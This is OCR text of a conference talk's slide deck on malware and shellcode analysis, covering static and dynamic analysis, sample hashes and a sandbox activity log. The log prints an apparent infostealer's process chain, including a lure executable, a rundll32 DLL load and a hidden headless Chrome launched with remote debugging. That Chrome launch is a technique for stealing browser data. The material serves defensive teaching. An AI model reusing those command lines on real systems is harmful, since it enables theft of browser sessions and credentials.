Shellcode Analysis

CDEF Meetup 2025

Lalu Raynaldi Pratama Putra

ITSEC Asia

whoami

Lalu Raynaldi Pratama Putra

Researcher at ITSEC Asia
Magister Student Cyber Security & Digital Forensic at
Telkom University

AGENDA

01 **Malware Analysis**
- Introduction
- Static Analysis
- Dynamic Analysis

02 **Shellcode**
- What is shellcode
- Characteristics of Shellcode
- Structure of Shellcode
- Delivery Methods
- Analysis Techniques

03 **Encoding**
- Polymorphic
- XORing
- Shikata Ga Nai


04 **Demo**

01

Malware Analysis

What is malware ?

Malware (malicious software) is a term used to describe a program or code created to harm a computer, network, or server. Cybercriminals develop malware to infiltrate a computer system discreetly to breach or destroy sensitive data and computer systems. There are many types of malware infections, which make up most of the online threat landscape.




Source : https://www.crowdstrike.com/en-us/cybersecurity-101/malware

Malware Analysis ?

Malware analysis is the process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat.

Source : https://www.crowdstrike.com/en-us/cybersecurity-101/malware/malware-analysis



TYPES OF MALWARE ANALYSIS


STATIC ANALYSIS


Examines the file for signs of malicious intent

HYBRID ANALYSIS

DYNAMIC ANALYSIS


Executes suspected malicious code in a safe environment





Static Analysis

Static analysis is aimed at extracting useful information from binaries without executing them.



https://academy.tcm-sec.com/p/practical-malware-analysis-triage

Static Analysis

Basic properties


MD5	c4f6df622cdfadf1cf49980c59a0e60e
SHA-1	41383b78733c954f8f49d053e856ba168f53d890
SHA-256	639a5e935ba53662be37faa227a6c148477494e6db1aaf0e7ed541da371c5fed
Vhash	18663f6eb05555a30a5822109ad23c4c
SSDEEP	1572864:B7lN1QIaCCWIh3VnaUrjhvcsOEANLwLJ7uEtlak4rl/Y2OmzciMWzhQT54EeG:B7HQ5WIttaUrlCz96xfml/8PiHyF4i
TLSH	T1A1F7337CAD34C5C97AE7142EABCDB6C9D4C48B171A467BD22C2A6447E3D043E41A0E9F
File type	ZIP compressed zip
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	ZIP compressed archive (100%)
Magika	ZIP
File size	68.87 MB (72211355 bytes)


https://academy.tcm-sec.com/p/practical-malware-analysis-triage

Dynamic Analysis

Extracting :

- Host Base Indicator
- Network Based Indicator





https://academy.tcm-sec.com/p/practical-malware-analysis-triage

Dynamic Analysis

Activity Summary

Download Artifacts | Full Reports | Help

Registry Keys Deleted

HKEY_LOCAL_MACHINE\SYSTEM\Acrobatviewercpp473

Process and service actions

Processes Created

"C:\Users\<USER>\AppData\Local\Temp\Prove_di violazione_dei diritti_di proprieta intellettuale.exe"

"C:\Users\<USER>\AppData\Local\Temp\images/Images.exe"

"C:\Windows\system32\rundll32.exe" "C:\Users\<USER>\AppData\Local\Temp\version.dll",#1

"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043

"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\Users\user\AppData\Local\Temp\mgznzu21.ism\images\Document.pdf"

"C:\Program Files\Google\Chrome\Application\chrome.exe" --remote-debugging-port=9222 --profile-directory=Default "--user-data-dir=C:\Users\user\AppData\Local\Google\Chrome\User Data" --restore-last-session --remote-allow-origins=* --disable-gpu --headless --no-sandbox --window-size=1,1 --window-position=10000,10000

"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1028,12745278596723723066,10470945016072068243,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1580 /prefetch:8

"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,17181874829165249672,8062840650666650146,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1520 /prefetch:8

"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,2617176279457454017,15736975433763706546,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1560 /prefetch:8

"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1272,2810708102707452894,7637848526314564135,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1460 /prefetch:8

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

Advance Static Analysis



Assembly Language, Decompiling, & Disassembling



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

Advance Dynamic Analysis

Debugging,Carving Information





https://academy.tcm-sec.com/p/practical-malware-analysis-triage


02

Shellcode

What is Shellcode?

Shellcode is a lightweight piece of machine-level code used to deliver specific instructions directly to a system's memory.

It's most commonly associated with exploitation, where it's injected into a vulnerable process to execute a predefined task,



https://en.wikipedia.org/wiki/Shellcode

